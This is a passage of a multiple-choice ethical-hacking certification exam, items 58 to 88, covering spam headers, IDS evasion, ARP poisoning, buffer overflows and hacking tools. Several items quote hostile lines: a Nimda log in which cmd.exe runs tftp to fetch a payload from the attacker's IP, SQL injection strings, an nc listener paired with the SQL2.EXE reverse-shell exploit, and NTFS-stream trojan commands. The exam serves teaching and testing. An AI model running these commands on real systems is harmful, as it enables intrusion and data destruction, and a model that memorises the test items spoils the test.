ipcommand -A output -p tcp -s permit/1 -d 192.168.32.0/21 22:23 -j ALLOW I
```
- ```
ipfilter -A output -p tcp -s any/0 -d 192.168.0.0/19 22:23 -j DENY I
ipfilter -A output -p tcp -s any/0 -d 192.168.32.0/21 22:23 -j DENY -I
```

Item 58 of 88

From the following spam mail header, identify the host IP that sent this spam?

Note: This question includes an HTML table which may not be accurately rendered

From jie02@netvigator.com Tue Nov 27 17:27:11 2001

Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk (8.11.6/8.11.6) with ESMTP id fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)

Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1) with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)

Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk

From: "china hotel web"

To: "Shlam"

Subject: SHANGHAI (HILTON HOTEL) PACKAGE

Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0

X-Priority: 3 X-MSMail-

Priority: Normal

Reply-To: "china hotel web"

(Select the Best Answer)

137.189.96.52

203.218.39.50

203.218.39.20

8.12.1.0

Item 59 of 88

A httpd access\_log file shows a WEB-IIS attack from a remote host

04:47:14 137.68.238.15 GET /scripts/..%5c../winnt/system32/cmd.exe 404

Which of the following will provide the organization (in full name) that owns the whole IP block of the remote host (i.e. 137.68.0.0 - 137.68.255.255)?

(Select the Best Answer)

#whois 137.68.238.15@whois.arin.net

#arin 137.68.238.15

#tucows t 137.68.238.15

#dlookup 137.68.238.15@name -l

Item 60 of 88

Buffer overflow exploit can change the execution flow of a program because:  
(Select all that apply)

- it injects shell code in the stack
- it stuffs many 90 NOP code to the stack
- it stuffs too many data into local function variables
- it overwrites the return address of a call function in the stack

Item 61 of 88

Which of the following techniques are used for insertion attack on IDS?  
(Select all that apply)

- Using IP Fragmentation
- Using Invalid sequence no.
- Using incorrect TCP checksum
- Using short TTL
- Using non-existent SYN packet flood

Item 62 of 88

The following is tcpdump packets of an ARP poisoning Man-in-the-Middle (MITM) attack.

```
0:50:56:47:0:61 0:50:56:47:0:46 42: arp reply ntec1-28 is-at 0:50:56:47:0:61
0:50:56:47:0:61 0:50:56:47:0:65 42: arp reply ntec9-28 is-at 0:50:56:47:0:61
0:50:56:47:0:61 0:50:56:47:0:46 42: arp reply ntec1-28 is-at 0:50:56:47:0:61
0:50:56:47:0:61 0:50:56:47:0:65 42: arp reply ntec9-28 is-at 0:50:56:47:0:61
0:50:56:47:0:61 0:50:56:47:0:46 42: arp reply ntec1-28 is-at 0:50:56:47:0:61
```

What is the MAC address of the middleman?

(Select the Best Answer)

- 0:50:56:47:0:61
- 0:50:56:47:0:65
- 0:50:56:47:0:46

Item 63 of 88

John's department Web site has been hacked. He reviews the Web site logs and discovers the following log entries:

34.5.67.4 is the IP address of the attacker:

```
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/ c+ftfp%20-i%34.5.67.4%20GET%20Admin.dll%20c:\Admin.dll
```

Which of the following worm is responsible for this attack?

(Select the Best Answer)

- Mellisa
- SQL Slammer
- Nimda
- Code Red

Item 64 of 88

Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to tell him her password "just to double check our records." Jane believes that Jack is really an administrator, and tells him her password. Jack now has a user name and password, and can access Brown Co.'s computers, to find the cookie recipe. This is an example of what attack?

(Select the Best Answer)

- Reverse Psychology
- Reverse Engineering
- Social Engineering
- Spoofing Identity
- Faking Identity

Item 65 of 88

On October 7, 2001, NASA suffered massive attacks. Files were taken and employees' directories were invaded. The intruders left methods to regain access to the system, called "back doors," to allow them to reenter at any point in the future. The attackers used a malicious program that disguises itself as a Word document and uses a flaw in the Word program for its attack. Once the file is opened, it can steal log files and passwords. These are then sent back to the originator of the attack.

What worm was used for this attack?

(Select the Best Answer)

- Mellisa
- Pretty Park
- Goga
- W32:Klez

Item 66 of 88

Which of the following correctly describes the IDS evasion tool fragrouter?

(Select the Best Answer)

- Some IDS can only keep track of one host/port connection at a time. Flood the target port with non-existent SYN packet first so that these IDS ignore the real connection.
- IP Fragmentation. By sending out fragment packets out of order, some IDS assume the fragment packets arrive in order. They just reassemble the data as soon as the marked final fragment arrives. Sending out fragment packets out of order may fool the IDS.
- Sending overlapping fragment packets. There may be a gap between the IDS and end-point server handling overlapping fragment. If the IDS does not handle overlapping fragments in a manner consistent with the systems it watches, it may reassemble a completely different packet than an end system in receipt of the same fragments.
- An end-system can accept a packet that an IDS rejects. An IDS that mistakenly rejects such a packet misses its contents entirely.

Item 67 of 88

What does the hacking tool WinSSLMiM used for?

(Select the Best Answer)

- Kills SSL TCP Sessions.
- Used in Man-in-the-Middle attacks against SSL Connections.
- Generates fake SSL Certificates.
- Monitors Windows SSL Sessions.

Item 68 of 88

The Microsoft SQL Server contains several serious vulnerabilities that allow remote attackers to obtain sensitive information, alter database content, compromise SQL servers, and, in some configurations, compromise server hosts. The SQL Server Resolution Service operates on UDP port 1434, provides a way for clients to query the appropriate network endpoints to use for a particular SQL Server instance. By sending a carefully crafted packet to the Resolution Service, an attacker could compromise and take over the system. The hacking tool SQL2.EXE is used to launch this attack.

```
C:\<nc -l -p 53
```

```
C:\<SQL2.EXE db.target.com 202.202.202.202 53
```

Which Microsoft SQL Server 2000 service packs are vulnerable to this exploit?

(Select all that apply)

- SP0
- SP1
- SP2
- SP3

Item 69 of 88

Which of the following is a backdoor Dynamic Link Library (DLL) Trojan that is used to attack and exploit IIS servers? If the attack is successful, then the attacker will have gained System level access to the server. The Trojan DLL needs to be installed in the 'Scripts' directory of the IIS 5.0 machine in order for the exploit to be used. Browsing to the DLL (eg. <http://IIS-server>) enables the Hacker to spawn commands remotely (using CMD.EXE).  
(Select the Best Answer)

- IISExploit
- Jill-32.dll
- IISCrack.dll
- IPPExploit.dll

Item 70 of 88

Which of the following Windows Hacking tool is used to hijack Telnet and FTP sessions?  
(Select the Best Answer)

- Hunt
- Juggernaut
- TTYWatcher
- T-Sight

Item 71 of 88

Take a look at the following code:

```
c:\> wtk -p 80 -i 192.168.0.1
```

What does the hacking tool WTK do?  
(Select the Best Answer)

- It is a TCP connection killer for Windows 2000.
- It is a Windows Trojan Kit (wtk) program that connects to the daemon at 192.168.0.1 using port 80.
- It is a Windows Tunneling Kit (wtk) that establishes covert channels to 192.168.0.1 using port 80.
- This is a Linux command, which lists services and threads running on 192.168.0.1 at port 80.

Item 72 of 88

Central Frost Bank was a medium-sized, regional financial institution in New York. The bank recently deployed a new Internet-accessible Web application. Using this application, Central Frost's customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business through a Web browser.

John Stevens was in charge of information security at Central Frost Bank. After one month in production, the Internet banking application was the subject of several customer complaints. Mysteriously, the account balances of many of Central Frost's customers had been changed! However, money hadn't been removed from the bank. Instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:

- Attempted login of unknown user: johnm
- Attempted login of unknown user: susaR
- Attempted login of unknown user: sencat
- Attempted login of unknown user: pete";
- Attempted login of unknown user: ' or 1=1--
- Attempted login of unknown user: '; drop table logins--
- Login of user jason, sessionID= 0x75627578626F6F6B
- Login of user daniel, sessionID= 0x98627579539E13BE
- Login of user rebecca, sessionID= 0x9062757944CCB811
- Login of user mike, sessionID= 0x9062757935FB5C64
- Transfer Funds user jason
- Pay Bill user mike

• Logout of user mike

What type of attack did the Hacker attempt?  
(Select the Best Answer)

- The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
- The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
- Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
- The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.

Item 73 of 88

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at [www.masonins.com](http://www.masonins.com). Joseph uses his laptop computer regularly to administer the Web site.

One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!"

From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called two of his friends on the phone to help troubleshoot the problem. The Web site appeared normal when his friends visited using their own ISP. So, while Smith could see the defaced page, Joseph saw the intact Mason Insurance web site.

To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed [www.masonins.com](http://www.masonins.com) in his browser to reveal the following web page:

H@cker Mess@ge:  
Y0u @re De@d! Fre@ks!

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact.

How did the attacker accomplish this hack?  
(Select the Best Answer)

- DNS poisoning.
- ARP spoofing
- SQL injection
- Routing table injection

Item 74 of 88

What is the IP address of \_rootkit\_'s embedded TCP/IP stack?  
(Select the Best Answer)

- 192.168.0.78
- 172.8.0.1
- 10.0.0.166
- 204.187.7.99

Item 75 of 88

You have successfully compromised MommaCookie's computer at MommaCookie.com domain. You have escalated your privileges to the level of an Administrator and planted a virus. You would like to cover your tracks by selectively erasing operating system log entries. Which tool will you use?

(Select the Best Answer)

- Auditpol.exe
- Elslave.exe
- WinZapper
- Evidence Eliminator

Item 76 of 88

Which of the following is a steganographic program that is used to conceal messages in ASCII text by appending whitespace to the end of lines in a text file?

(Select the Best Answer)

- Camera/Shy
- ImageHide
- WhiteSpacer
- Snow

Item 77 of 88

What is a Restorator?

(Select the Best Answer)

- Restorator is a hacking tool which records keystrokes on a victim's computer.
- Restorator is a hacking tool which allows you to modify the user interface of any Win32 program by creating your own UCA's.
- Restorator is an advanced EXE wrapper for Windows 2K, which is used for SFX-archiving and secretly installing and running programs.
- It is a BackOrifice plug-in tool which extends BO2K functionality.

Item 78 of 88

Which of the following is an ARP spoofing tool that is part of dsniff?

(Select the Best Answer)

- Webspay
- URLSnarf
- Arpsniff
- Macof

Item 79 of 88

Which of the following is a MAC address modifying utility which allows users to change MAC address for almost any Network Interface Cards (NIC) on the Windows 2000 and XP systems?

(Select the Best Answer)

- Macof
- Smac
- Mac Changer
- Arpper

Item 80 of 88

Take a look at the following code:

```
c:\< wds n www.mikegolds.com l 4.6.7.8 g 00-00-39-5c-45-3b
```

What does the hacking tool wds do?

(Select the Best Answer)

- It retrieves DNS records from ARIN database for the domain www.mikegolds.com
- It spoofs DNS domain name www.mikegolds.com to the IP address 4.6.7.8
- It poisons the MAC address located at 4.6.7.8 with 00-00-39-5c-45-3b
- It hijacks TCP sessions originating from www.mikegolds.com to the attackers machine located at 4.6.7.8

Item 81 of 88

Which of the following is a Linux based sniffer detection tool?

(Select the Best Answer)

- WinSniffer
- SniffDet
- Ethereal
- Ettercap

Item 82 of 88

You launch Nmap targeting the domain <http://www.furnituremill.com>.

Port	State	Service
21/tcp	open	ftp
80/tcp	open	http
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
443/tcp	open	https
1031/tcp	open	iads

From the above output, you notice that port 139 is open. What hacking tool will you use to download list of shares and usernames from the domain <http://www.furnituremill.com> assuming you can connect through null sessions?  
(Select the Best Answer)

- SMBRelay
- SMBDump
- User2Sid
- DumpSec

Item 84 of 88

Which of the following tool will you use to bypass a firewall that blocks all ports except ICMP?  
(Select all that apply)

- HTTP Reverse Shell
- Loki
- HTTP Tunnel
- 007Shell

Item 85 of 88

How long will it take to crack RSA 40 bits key using a single Pentium 4 (2.4 GHZ computer) using brute-force attack?  
(Select the Best Answer)

- 1.4 seconds
- 1.4 minutes
- 73 days
- 50 years
- 10 power 20 years

Item 86 of 88

Buffer Overflow Vulnerabilities are due to applications that do not perform bound checks in the code. Which of the following C/C++ functions do not perform bound checks?

(Select all that apply)

- gets()
- memcpy()
- strcpy()
- scanf()
- strcat()

Item 87 of 88

How long will it take to crack RSA 64 bits key using a single Pentium 4 2.4 GHZ computer using brute-force attack?

(Select the Best Answer)

- 1.4 seconds
- 1.4 minutes
- 73 days
- 50 years
- 10 power 20 years

Item 88 of 88

You have hidden a Trojan file virus.exe inside an abc.txt file using NTFS streaming. Which command would you execute to extract the Trojan to a standalone file?

(Select the Best Answer)

- c:\< type abc.txt:virus.exe < virus.exe
- c:\< more abc.txt|virus.exe < virus.exe
- c:\< cat abc.txt:virus.exe < virus.exe
- c:\< list abc.txt\$virus.exe < virus.exe